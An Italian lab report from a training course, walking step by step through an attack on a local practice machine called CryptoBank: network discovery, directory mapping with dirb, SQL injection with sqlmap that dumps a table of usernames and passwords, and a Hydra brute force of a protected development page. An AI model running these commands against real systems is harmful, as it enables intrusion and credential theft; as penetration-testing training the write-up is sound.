EPICODE

GRUPPO BCC ICCREA

Esercitazione 2

6 maggio 2024

2

Operazioni svolte dopo aver installato la macchina all'interno della rete locale ed aver impostato dinamicamente l'ip di Kali:


1) Rintracciamento ip server: tramite il comando arp 192.168.221.57

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 600

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.221.57  08:00:27:f9:53:be      2     120  PCS Systemtechnik GmbH
192.168.221.56  7a:66:af:34:00:a2      6     360  Unknown vendor
192.168.221.181 80:91:33:c2:32:7d      2     120  AzureWave Technology Inc.
```

2) scansione della macchina con nmap, c'è un servizio web attivo

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.221.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 09:50 EDT
Nmap scan report for 192.168.221.57
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:F9:53:BE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
```

3) Aggiungo la piattaforma web al file hosts così da poterci lavorare come fosse in locale





```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.221.57
http://192.168.221.57 [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.
29 (Ubuntu)], IP[192.168.221.57], JQuery[2.2.4], Script, Title[CryptoBank]

┌──(kali㉿kali)-[~]
└─$ echo 192.168.221.57 CryptoBank | sudo tee -a /etc/hosts
192.168.221.57 CryptoBank
```

4) Con lo strumento DirBuster effettu un mapping del sito:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://cryptobank.local/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  6 10:39:07 2024
URL_BASE: http://cryptobank.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cryptobank.local/ ----
==> DIRECTORY: http://cryptobank.local/assets/
+ http://cryptobank.local/development (CODE:401|SIZE:463)
+ http://cryptobank.local/index.html (CODE:200|SIZE:33527)
+ http://cryptobank.local/info.php (CODE:200|SIZE:86309)
+ http://cryptobank.local/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://cryptobank.local/trade/

---- Entering directory: http://cryptobank.local/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/trade/ ----
+ http://cryptobank.local/trade/index.php (CODE:200|SIZE:2447)

-----------------
END_TIME: Mon May  6 10:39:17 2024
DOWNLOADED: 9224 - FOUND: 5
```


5) Cliccando sul tasto “secure login” verremo renderizzati alla pagina di login. Dalla pagina home possiamo supporre dai nomi dei membri del core team alcuni username come william.d o julius.b …

6) Con burp suite intercettiamo la richiesta che viene effettuata al tentativo di login:




7) Con l'ausilio di sql map cerchiamo la presenza di vulnerabilità di tipo SQLi da sfruttare

L'output riporta la presenza di una vulnerabilità time-based blind injection sql



Questi sono i DB presenti



8) Con un altro comando troviamo le tabelle all'interno del DB cryptobank

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.cryptobank.local/trade/login_auth.php" --data="login=Login&pass=&user=admin" -p pass --random-agent --dbms=mysql -D cryptobank --tables
```


```
Database: cryptobank
[3 tables]
+----------+
| accounts |
| comments |
| loans    |
+----------+
```

9) Infine andiamo ad esfiltrare le credenziali di accesso degli utenti

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.cryptobank.local/trade/login_auth.php" --data="login=Login&pass=&user=admin" -p pass --random-agent --dbms=mysql -D cryptobank -T accounts --dump --dump-format=HTML
```

```
yDatabase: cryptobank
Table: accounts
[12 entries]
+------------+---------+------------+----------------------+
| id_account | balance | password   | username             |
+------------+---------+------------+----------------------+
| 1          | 87549   | gFG7pqE5cn | williamdelisle       |
| 2          | 34421   | wJWm4CgV26 | juliusthedeveloper   |
| 3          | 26321   | 3Nrc2FYJMe | bill.w               |
| 4          | 1375    | NqRF4W85yf | johndl33t            |
| 5          | 434455  | LxZjkK87nu | mrbitcoin            |
| 6          | 8531    | 3mwZd896Me | spongebob            |
| 7          | 733456  | 7HwAEChFP9 | dreadpirateroberts   |
| 8          | 4324    | 6X7DnLF5pG | deadbeef             |
| 9          | 2886    | LnBHvEhmw3 | buzzlightyear        |
| 10         | 857     | zm2gBcaxd3 | tim                  |
| 11         | 1       | x8CRvHqgPp | patric               |
| 12         | 777     | 8hPx2Zqn4b | notanirsagent        |
+------------+---------+------------+----------------------+
```


10) Con l’ausilio delle credenziali appena trovate effettuiamo il login



11) Non riuscendo a proseguire tentiamo un altro approccio, con il tool Dir Buster riprendiamo il mapping del sito, notiamo la presenza di una pagina nominata “development”

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirb http://cryptobank.local/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  6 11:57:15 2024
URL_BASE: http://cryptobank.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cryptobank.local/ ----
==> DIRECTORY: http://cryptobank.local/assets/
+ http://cryptobank.local/development (CODE:401|SIZE:463)
+ http://cryptobank.local/index.html (CODE:200|SIZE:33527)
+ http://cryptobank.local/info.php (CODE:200|SIZE:86262)
+ http://cryptobank.local/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://cryptobank.local/trade/

---- Entering directory: http://cryptobank.local/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/trade/ ----
+ http://cryptobank.local/trade/index.php (CODE:200|SIZE:2447)

-----------------
END_TIME: Mon May  6 11:57:24 2024
DOWNLOADED: 9224 - FOUND: 5

┌──(kali㉿kali)-[~/Desktop]
└─$
```

12) Veniamo accolti da una pagina con scritto “only for development” con un alert che richiede l’inserimento di credenziali di accesso.



13) Creiamo due file con le credenziali e le password trovate in precedenza aggiungendo anche quelle ipotizzate inizialmente. Con l’ausilio di Hydra effettuiamo il brute force della pagina

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hydra -L user.txt -P password.txt cryptobank.local -f http-get /development
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-06 10:50:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 156 login tries (l:13/p:12), ~10 tries per task
[DATA] attacking http-get://cryptobank.local:80/development
[80][http-get] host: cryptobank.local   login: julius.b   password: wJWm4CgV26
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-06 10:50:02
```

Trovate le credenziali effettuiamo l’accesso e continuamo il mapping del sito

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirb http://cryptobank.local/development/ -u julius.b:wJWm4CgV26

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  6 12:04:26 2024
URL_BASE: http://cryptobank.local/development/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: julius.b:wJWm4CgV26

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cryptobank.local/development/ ----
==> DIRECTORY: http://cryptobank.local/development/backups/
+ http://cryptobank.local/development/index.html (CODE:200|SIZE:21)
+ http://cryptobank.local/development/php.ini (CODE:200|SIZE:109)
==> DIRECTORY: http://cryptobank.local/development/tools/

---- Entering directory: http://cryptobank.local/development/backups/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/development/tools/ ----
+ http://cryptobank.local/development/tools/index.php (CODE:403|SIZE:690)
==> DIRECTORY: http://cryptobank.local/development/tools/Resources/

---- Entering directory: http://cryptobank.local/development/tools/Resources/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon May  6 12:04:45 2024
DOWNLOADED: 9224 - FOUND: 3
```

14) Continuando il mapping troviamo una cartella git, utilizata probabilmente durante lo sviluppo, potrebbero esserci info interessanti.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirb http://cryptobank.local/development/backups/home/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  6 12:06:32 2024
URL_BASE: http://cryptobank.local/development/backups/home/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cryptobank.local/development/backups/home/ ----
+ http://cryptobank.local/development/backups/home/.git/HEAD (CODE:200|SIZE:23)
+ http://cryptobank.local/development/backups/home/.htaccess (CODE:200|SIZE:12)
==> DIRECTORY: http://cryptobank.local/development/backups/home/assets/
==> DIRECTORY: http://cryptobank.local/development/backups/home/development/
+ http://cryptobank.local/development/backups/home/index.html (CODE:200|SIZE:33603)
==> DIRECTORY: http://cryptobank.local/development/backups/home/trade/

---- Entering directory: http://cryptobank.local/development/backups/home/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/development/backups/home/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/development/backups/home/trade/ ----
+ http://cryptobank.local/development/backups/home/trade/index.php (CODE:403|SIZE:690)

-----------------
END_TIME: Mon May  6 12:06:47 2024
DOWNLOADED: 9224 - FOUND: 4
```